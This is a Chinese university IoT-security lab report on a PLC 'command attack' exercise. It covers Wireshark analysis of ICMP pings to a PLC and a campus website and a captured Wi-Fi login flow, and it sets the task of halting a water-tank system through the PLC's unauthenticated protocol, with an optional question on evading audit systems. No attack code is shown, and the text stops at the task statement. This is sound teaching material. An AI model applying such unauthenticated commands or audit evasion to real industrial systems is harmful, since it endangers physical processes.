物联网安全课程实验报告

**实验一**



**实验名称：“工控实验箱”指令攻击实验**

**姓名： \_\_\_\_\_\_\_\_\_秦泽斌\_\_\_\_\_\_\_\_\_\_\_\_\_**

**小组： \_\_\_\_\_方沐华 秦泽斌\_\_\_\_\_\_\_\_**

**学号： \_\_\_\_\_2211288\_\_2212005\_\_\_\_\_\_\_**

**专业： \_\_\_\_\_物联网工程\_\_\_\_\_\_\_\_\_\_\_\_\_**

**提交日期： 2024.10.17\_\_\_\_\_\_\_\_\_\_\_\_\_**

## 一、实验目的

学会使用wireshark分析网络数据包的基本方法，并对工控系统的协议进行安全分析，掌握基本的网络编程能力，编程复现指令攻击实验，对缺乏加密与认证的危害获得直观认识。

## 二、实验要求及要点

分组（1-3人）完成实验内容，独自撰写实验报告，回答问题，且报告内容至少包括如下要点。

问题：

1）攻击者如何获得操控PLC有关指令的数据包及其格式？

2）假设攻击者已接入目标网络且不知道目标PLC地址，如何获得目标PLC的IP地址来发送相关指令？

3）编程发送网络数据时有哪些需要注意的地方？

4）（可选）攻击者如何能不被审计系统发现？


5）讨论如何解决本实验中的“指令攻击”？


## 三、实验内容

1.学习wireshark软件基础操作

2.抓包详细分析ping任一网站和pingPLC的流量。（必选内容）

（1）ping PLC







本机192.168.1.99 通过ICMP协议发出请求，192.168.1.3返回响应，请求与回复交替出现四次

请求的 TTL 为 **128**，而响应的 TTL 为 **30**，可以推测网络之间有一定数量的跳数

从包的顺序和时间间隔来看，PLC 设备在接收和回复 ping 时没有明显延迟或丢包，说明其工作正常。

1. ping 南开大学官网





**源地址**：2001:250:401:6570:c4e8:2c73:596f:24c9

**目标地址**：2001:250:401:d450::190

**协议**：IPv6 (ICMPv6)，用于在 IPv6 网络中进行通信。

**ICMPv6 Echo 请求**：

类型：Echo Request (128)

序列号：21、22、23、24（四次请求）

请求的 Hop Limit（相当于 IPv4 中的 TTL）：128，表示请求从源设备发出时的初始跳数。

**ICMPv6 Echo 回复**：

对应的 Echo Reply 也有序列号 21、22、23、24 的回复，表明目标地址（2001:250:401:d450::190）成功接收到并回应了这些请求。

回复包的 Hop Limit 为 61，这说明可能经过了一些路由设备，从 128 下降到 61。

**时间分析**：

在 ICMP Echo 请求和 Echo 回复之间的延迟相对较小。例如，序列号 21 的请求发出时间为 **42.840842** 秒，而回复时间为 **42.843168** 秒。延迟仅为 **2.326 毫秒**，这表明网络通信非常快速且稳定。


### ****包的结构****：

ICMPv6 请求和回复都包含 32 字节的数据字段，数据字段内容是以 ASCII 字符展示的常见 ping 测试数据，类似于 "abcdefghijklm..." 的序列。


### ****Hop Limit 的变化****：

Hop Limit（跳数限制）的变化表明这条请求经过了多个路由器或中介设备。例如，源地址的 Hop Limit 是 128，而目标地址回复的 Hop Limit 是 61，推测网络中可能有一些路由器在这条路径上处理了这些数据包。

1. 简要分析访问任一网页的登录流程。（可选内容，可选择分析从无线网卡开启至成功登录至南开大学校园网的流程）
2. 断开无线网络后开启wireshark抓包，抓取从开启无线网卡到登录网络成功的全过程，用ip.addr == 202.113.18.106 && tcp作为过滤器对抓包结果进行分析。
3. 首先个人电脑与服务器进行三次握手流程建立连接




（3）加载了多个 JavaScript 文件，如 /a41.js ，/config.js，用于处理页面交互、发送登录请求等。



（4）发出对 /ac 的 GET 请求，包含大量登录相关参数，如 wlanacip, wlanuserip, wlanacname, ssid 等


（5）发送客户端的 IP 地址和无线接入控制器的 IP 地址，对方返回302 重定向，标志登陆成功，跳转至认证成功窗口。




4.已知实验箱中PLC使用的协议存在缺乏认证的设计缺陷，请通过流量分析与网络编程，扮演接入工控网络的攻击者，使正常工作的储水罐系统停止工作。观察攻击成功时的现象

注意：PLC正常工作时为绿灯，停止状态时为黄灯。

